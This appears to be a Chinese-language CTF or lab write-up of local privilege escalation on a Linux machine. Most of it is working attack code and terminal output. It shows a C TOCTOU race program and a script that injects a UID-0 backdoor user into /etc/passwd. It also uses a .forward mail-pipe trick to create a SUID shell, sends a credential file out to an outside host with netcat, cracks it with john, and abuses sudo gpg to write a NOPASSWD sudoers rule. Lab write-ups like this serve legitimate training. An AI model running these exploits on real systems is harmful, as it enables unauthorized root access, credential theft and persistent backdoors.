mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
```

```
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time
Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
nebula:x:1000:1000::/home/nebula:/bin/bash
simho:x:1001:1001::/home/simho:/bin/bash
postfix:x:106:113::/var/spool/postfix:/usr/sbin/nologin
root2:$1$qazgb2ae$7cnIA2KXOVQy.M9Y4jIt60:0:0:root:/root:/bin/bash
```

这是一个利用**不安全的文件处理（Insecure File Handling）**结合**符号链接攻击（Symlink Attack）**实现 Linux 本地提权（Privilege Escalation）的经典案例。攻击的核心逻辑在于利用高权限脚本对用户可控路径的盲目写入，欺骗系统将恶意构建的账户文件覆盖到关键系统配置上。以下是对整个攻击过程的深入总结：

核心漏洞原理

这个攻击链利用了 `backup.sh` 脚本中的两个致命缺陷：**路径竞争条件（TOCTOU）*和*缺乏安全校验。**脚本以 `root` 权限运行，负责将 `/var/lib/nebula-sentinel/shared` 中的文件同步到 `/home` 下的用户目录。然而，脚本直接使用了 `cp`（复制）和 `chown`（修改所有者）命令，却没有检查目标文件是否为符号链接（Symbolic Link）。这就给了普通用户（攻击者）一个"狸猫换太子"的机会：通过在自己的家目录下预先埋设一个指向系统关键文件（如 `/etc/passwd`）的软链接，诱导脚本将内容写入该系统文件，并修改其权限。

攻击准备与载荷构建（Weaponization）

为了规避系统崩溃并确保稳定提权，攻击者采取了"增量修改"的策略，而不是直接破坏系统文件。

1. **模板复制**：首先将现有的 `/etc/passwd` 复制到临时目录，保证系统原有的用户和服务不受影响，维持系统稳定性。
2. **注入后门**：使用 `openssl` 生成一个已知密码（如 `123456`）的哈希值，并构造一行符合 `/etc/passwd` 格式的用户记录（例如 `root2`）。关键在于将该用户的 **UID 和 GID 手动设置为 0**，使其在系统眼中等同于 `root` 用户。
3. **载荷就位**：将这个修改后的"毒药"文件放置在脚本监控的共享目录中，等待被脚本读取。

攻击执行与权限获取（Exploitation）

攻击的最后一步是触发漏洞并完成提权：

1. **布设陷阱**：攻击者在自己的家目录下创建一个与共享目录中“毒药”文件同名的软链接，但该链接实际指向目标系统文件 `/etc/passwd`。
2. **被动触发**：当 `backup.sh`（通常由 Cron 定时任务驱动）运行时，它会天真地读取共享目录下的恶意文件，并试图将其“复制”到攻击者的家目录。由于软链接的存在，`root` 权限的写操作被重定向到了 `/etc/passwd`，直接用包含后门用户的新内容覆盖了旧文件。
3. **最终提权**：文件覆盖完成后，系统中凭空多出了一个拥有 Root 权限且密码已知的 `root2` 账号。此时，攻击者无需再利用其他复杂的内核漏洞，只需执行标准的 `su root2` 命令并输入预设密码，即可获得完整的系统控制权。

.....很美好对吧，以上只是kaada同学喝多了做梦梦见的场景，梦里面sublarge大哥忘了对软链接进行防备，而现实里他肯定会防范周全。

```
nebula@nebula:~$ cat /opt/vault-maintenance/backup.sh
#!/bin/bash
SHARED_DIR="/var/lib/nebula-sentinel/shared"
USERS_HOME="/home"

find "$SHARED_DIR" -maxdepth 1 -type f -print0 | while IFS= read -r -d '' file;
do
    filename=$(basename "$file")
    for user_dir in "${USERS_HOME}"/*/; do
        [ -d "$user_dir" ] || continue
        username=$(basename "$user_dir")
        if id "$username" &>/dev/null; then
            target="${user_dir}/${filename}"
            [ -L "$target" ] && continue
            cp -f "$file" "$target" 2>/dev/null
            chown "$username":"$username" "$target" 2>/dev/null
            chmod 644 "$target" 2>/dev/null
        fi
    done
done
echo "Vault shared files synced at $(date)" >> /var/log/vault-sync.log
```

但即使这样，也可以用条件竞争的方法硬打。

```
nebula@nebula:~$ cat race.c
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>

/*
 * TOCTOU Racer for 'notes.txt'
```

```
 * 编译命令: gcc race.c -o race
 */

int main() {
    // 1. 目标文件名 (必须与 vulnerability script 中的 basename 一致)
    char *target_file = "notes.txt";

    // 2. 两个源文件：一个是普通空文件，一个是恶意软链接
    char *dummy_file = "payload_dummy";
    char *symlink_file = "payload_link";

    // 3. 准备环境
    // 先清理旧文件
    unlink(dummy_file);
    unlink(symlink_file);
    unlink(target_file);

    // 创建 dummy 文件 (用于骗过 [ -L ] 检查和承受 cp 命令)
    int fd = open(dummy_file, O_CREAT | O_RDWR, 0666);
    close(fd);

    // 创建 symlink 文件 (指向 /etc/passwd，用于接收 chown)
    symlink("/etc/passwd", symlink_file);

    printf("[*] Racer started. Target: %s\n", target_file);
    printf("[*] Competing: Dummy File <---> Symlink(/etc/passwd)\n");

    // 4. 进入死循环进行原子重命名
    // rename 系统调用是原子的，且在内核态完成，速度极快
    while (1) {
        // 变身 -> 普通文件 (为了通过 Check 和 cp)
        rename(dummy_file, target_file);

        // 变身 -> 软链接 (为了利用 Time-of-Use 劫持 chown)
        rename(symlink_file, target_file);
    }

    return 0;
}
nebula@nebula:~$ vim pwn.sh
nebula@nebula:~$ cat pwn.sh
#!/bin/bash

# === 配置区域 ===
# 必须和你家目录下的文件名一致
TARGET="notes.txt"
# 你的当前用户名 (会被用来检查是否拿到了文件所有权)
USER=$(whoami)

echo ">>> [1] Compiling the racer..."
gcc race.c -o race
if [ $? -ne 0 ]; then
    echo "[-] Compile failed. Do you have gcc?"
    exit 1
fi
```

```
echo ">>> [2] Cleaning up old files..."
rm -f "$TARGET" "payload_dummy" "payload_link"

echo ">>> [3] Starting the race in background..."
./race &
RACE_PID=$!

echo ">>> [4] Waiting for the vulnerable script to run..."
echo "    (Current owner of /etc/passwd: $(stat -c '%U' /etc/passwd))"
echo "    Monitoring..."

# 循环检查 /etc/passwd 的所有者
while true; do
    # 检查 /etc/passwd 是否属于当前用户
    if [ -O "/etc/passwd" ]; then
        echo ""
        echo "================================================="
        echo "[+] BINGO! Race won! We own /etc/passwd."
        echo "================================================="

        # 1. 立即停止竞争进程 (防止破坏文件)
        kill -9 "$RACE_PID"

        # 2. 备份一下 (虽然可能已经被覆盖了一部分，但习惯要好)
        cp /etc/passwd /tmp/passwd.bak

        # 3. 注入后门用户
        # 用户名: root2, 密码: 123 (OpenSSL生成的哈希)
        # 格式: user:pass_hash:uid:gid:comment:home:shell
        echo "[+] Injecting backdoor user 'root2' (password: 123)..."
        echo 'root2:$1$eI2.k.eI$b1.v./tF7.f/k.1.p.1:0:0:root:/root:/bin/bash' >>
/etc/passwd

        echo "[+] Done. Checking entry:"
        tail -n 1 /etc/passwd

        echo ""
        echo ">>> [5] Enjoy your root shell!"
        echo ">>> Command: su root2"
        exit 0
    fi

    # 稍微睡一下避免 CPU 占用 100% 导致系统卡死
    # 但也不能睡太久，否则检测会变慢
    # 实测不需要 sleep，因为检测逻辑很轻
    # sleep 0.1
done
nebula@nebula:~$ chmod +x pwn.sh
nebula@nebula:~$ ./pwn.sh
>>> [1] Compiling the racer...
>>> [2] Cleaning up old files...
>>> [3] Starting the race in background...
>>> [4] Waiting for the vulnerable script to run...
    (Current owner of /etc/passwd: nebula)
    Monitoring...
```

```
==================================================
[+] BINGO! Race won! We own /etc/passwd.
==================================================
./pwn.sh: line 61:  1229 Killed                  ./race
[+] Injecting backdoor user 'root2' (password: 123)...
[+] Done. Checking entry:
root2:$1$eI2.k.eI$b1.v./tF7.f/k.1.p.1:0:0:root:/root:/bin/bash

>>> [5] Enjoy your root shell!
>>> Command: su root2
nebula@nebula:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time
Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
nebula:x:1000:1000::/home/nebula:/bin/bash
simho:x:1001:1001::/home/simho:/bin/bash
postfix:x:106:113::/var/spool/postfix:/usr/sbin/nologin
root2:$1$eI2.k.eI$b1.v./tF7.f/k.1.p.1:0:0:root:/root:/bin/bash
```

说完了非预期解法，来看看预期解。

这里贴上老大的方案：/var/lib/nebula-sentinel/shared目录下任意文件可写

在 Linux (Postfix/Sendmail) 中，用户可以在自己的家目录下创建一个名为 .forward 的文件。 这个文件通常用来转发邮件，但它有一个强大的功能：它可以把收到的邮件通过管道 (|) 交给一 个脚本执行。

先创建脚本

```
nebula@nebula:~$ cat <<EOF > /tmp/pwn_simho.sh
> #!/bin/bash
> cp /bin/bash /tmp/simho_root
> chmod 4777 /tmp/simho_root
> EOF
nebula@nebula:~$ chmod 777 /tmp/pwn_simho.sh
```

然后写.forward文件

发邮件给用户simho触发

```
nebula@nebula:/var/lib/nebula-sentinel/shared$ echo "|/tmp/pwn_simho.sh" >
.forward
nebula@nebula:/var/lib/nebula-sentinel/shared$ echo "123" | mail -s "Pwn"
simho@localhost
nebula@nebula:/var/lib/nebula-sentinel/shared$
```

```
nebula@nebula:/var/lib/nebula-sentinel/shared$ ls -al /tmp
total 1192
drwxrwxrwt 10 root   root      4096 Jan 20 06:56 .
drwxr-xr-x 18 root   root      4096 Dec 29 06:32 ..
drwxrwxrwt  2 root   root      4096 Jan 20 06:37 .font-unix
drwxrwxrwt  2 root   root      4096 Jan 20 06:37 .ICE-unix
-rw-r--r--  1 nebula nebula    1486 Jan 20 06:40 passwd.bak
-rwxrwxrwx  1 nebula nebula      68 Jan 20 06:51 pwn_simho.sh
-rwsrwxrwx  1 simho  simho  1168776 Jan 20 06:57 simho_root
drwx------  3 root   root      4096 Jan 20 06:37 systemd-private-
a47788ca8d0147e390f1cea7703310f0-apache2.service-VJm62h
drwx------  3 root   root      4096 Jan 20 06:37 systemd-private-
a47788ca8d0147e390f1cea7703310f0-systemd-logind.service-NboNWg
drwx------  3 root   root      4096 Jan 20 06:37 systemd-private-
a47788ca8d0147e390f1cea7703310f0-systemd-timesyncd.service-kIvlQf
drwxrwxrwt  2 root   root      4096 Jan 20 06:37 .Test-unix
drwxrwxrwt  2 root   root      4096 Jan 20 06:37 .X11-unix
drwxrwxrwt  2 root   root      4096 Jan 20 06:37 .XIM-unix
nebula@nebula:/var/lib/nebula-sentinel/shared$
```

```
nebula@nebula:/var/lib/nebula-sentinel/shared$ ls -al /tmp
total 1192
drwxrwxrwt 10 root   root      4096 Jan 20 06:56 .
drwxr-xr-x 18 root   root      4096 Dec 29 06:32 ..
drwxrwxrwt  2 root   root      4096 Jan 20 06:37 .font-unix
drwxrwxrwt  2 root   root      4096 Jan 20 06:37 .ICE-unix
-rw-r--r--  1 nebula nebula    1486 Jan 20 06:40 passwd.bak
-rwxrwxrwx  1 nebula nebula      68 Jan 20 06:51 pwn_simho.sh
-rwsrwxrwx  1 simho  simho  1168776 Jan 20 06:57 simho_root
drwx------  3 root   root      4096 Jan 20 06:37 systemd-private-
a47788ca8d0147e390f1cea7703310f0-apache2.service-VJm62h
drwx------  3 root   root      4096 Jan 20 06:37 systemd-private-
a47788ca8d0147e390f1cea7703310f0-systemd-logind.service-NboNWg
drwx------  3 root   root      4096 Jan 20 06:37 systemd-private-
a47788ca8d0147e390f1cea7703310f0-systemd-timesyncd.service-kIvlQf
```

```
drwxrwxrwt  2 root   root      4096 Jan 20 06:37 .Test-unix
drwxrwxrwt  2 root   root      4096 Jan 20 06:37 .X11-unix
drwxrwxrwt  2 root   root      4096 Jan 20 06:37 .XIM-unix
nebula@nebula:/var/lib/nebula-sentinel/shared$ cd /tmp
nebula@nebula:/tmp$ simho_root -p
-bash: simho_root: command not found
nebula@nebula:/tmp$ ls
passwd.bak    systemd-private-a47788ca8d0147e390f1cea770331Of0-apache2.service-
VJm62h
pwn_simho.sh  systemd-private-a47788ca8d0147e390f1cea770331Of0-systemd-
logind.service-NboNWg
simho_root    systemd-private-a47788ca8d0147e390f1cea770331Of0-systemd-
timesyncd.service-kIvlQf
nebula@nebula:/tmp$ /tmp/simho_root
simho_root-5.0$ id
uid=0(root) gid=0(root) groups=0(root)
simho_root-5.0$ whoami
nebula
simho_root-5.0$ id
uid=0(root) gid=0(root) groups=0(root)
simho_root-5.0$ simho_root
simho_root: simho_root: command not found
simho_root-5.0$ bash simho_root
simho_root: simho_root: cannot execute binary file
simho_root-5.0$ ./simho_root
simho_root-5.0$ cd /home
simho_root-5.0$ ls
nebula  simho
simho_root-5.0$ cd simho/
simho_root-5.0$ ls
notes.txt
simho_root-5.0$ ls -al
total 36
drwxr-xr-x 3 simho simho 4096 Jan 20 06:53 .
drwxr-xr-x 4 root  root  4096 Dec 29 08:20 ..
lrwxrwxrwx 1 root  root     9 Dec 29 09:16 .bash_history -> /dev/null
-rw-r--r-- 1 simho simho  220 Apr 18  2019 .bash_logout
-rw-r--r-- 1 simho simho 3526 Apr 18  2019 .bashrc
-rw-r--r-- 1 simho simho   19 Jan 20 07:04 .forward
drwx------ 3 simho simho 4096 Dec 29 09:13 .gnupg
-rw-r--r-- 1 simho simho  404 Jan 20 07:04 notes.txt
-r-------- 1 simho simho   87 Dec 29 09:14 .pass.gpg
-rw-r--r-- 1 simho simho  807 Apr 18  2019 .profile
simho_root-5.0$ cd /root
simho_root: cd: /root: Permission denied
simho_root-5.0$ /tmp/simho_root -p
simho_root-5.0$ id
uid=0(root) gid=0(root) groups=0(root)
```

假的root，死心吧

爆破一手gpg

```
simho_root-5.0$ busybox nc 192.168.56.104 4444 < /home/simho/.pass.gpg
simho_root-5.0$
```

```
┌──(root㉿kaada)-[/home/kali/Desktop]
└─# nc -lvvp 4444 > saved.gpg
listening on [any] 4444 ...
192.168.56.228: inverse host lookup failed: Host name lookup failure
connect to [192.168.56.104] from (UNKNOWN) [192.168.56.228] 46716
 sent 0, rcvd 87
┌──(root㉿kaada)-[/home/kali/Desktop]
└─# john aaa --wordlist=rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (gpg, OpenPGP / GnuPG Secret Key [32/64])
Cost 1 (s2k-count) is 65011712 for all loaded hashes
Cost 2 (hash algorithm [1:MD5 2:SHA1 3:RIPEMD160 8:SHA256 9:SHA384 10:SHA512
11:SHA224]) is 2 for all loaded hashes
Cost 3 (cipher algorithm [1:IDEA 2:3DES 3:CAST5 4:Blowfish 7:AES128 8:AES192
9:AES256 10:Twofish 11:Camellia128 12:Camellia192 13:Camellia256]) is 9 for all
loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
hellohello       (?)
1g 0:00:01:27 DONE (2026-01-20 07:13) 0.01147g/s 57.14p/s 57.14c/s 57.14C/s
ichliebedich..chango
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

密码是hellohello

```
simho_root-5.0$ gpg -d .pass.gpg
gpg: WARNING: unsafe ownership on homedir '/home/simho/.gnupg'
gpg: keybox '/home/simho/.gnupg/pubring.kbx' created
gpg: AES256.CFB encrypted data
gpg: encrypted with 1 passphrase
s1mh0!@#
```

```
simho_root-5.0$ su simho
Password:
simho@nebula:~$ sudo -l
[sudo] password for simho:
Matching Defaults entries for simho on nebula:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User simho may run the following commands on nebula:
    (ALL) PASSWD: /usr/bin/gpg
```

加密然后解密到指定地方就可以实现任意文件写入。

```
simho@nebula:~$ echo "simho ALL=(ALL) NOPASSWD: ALL" > /tmp/pwn
simho@nebula:~$ /usr/bin/gpg --batch --yes --pinentry-mode loopback --passphrase
"123" -c /tmp/pwn
simho@nebula:~$
```

```
simho@nebula:~$ sudo /usr/bin/gpg --batch --yes --pinentry-mode loopback --
passphrase "123" -o /etc/sudoers.d/simho -d /tmp/pwn.gpg
gpg: AES256.CFB encrypted data
gpg: encrypted with 1 passphrase
simho@nebula:~$ sudo -l
Matching Defaults entries for simho on nebula:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User simho may run the following commands on nebula:
    (ALL) PASSWD: /usr/bin/gpg
    (ALL) NOPASSWD: ALL
```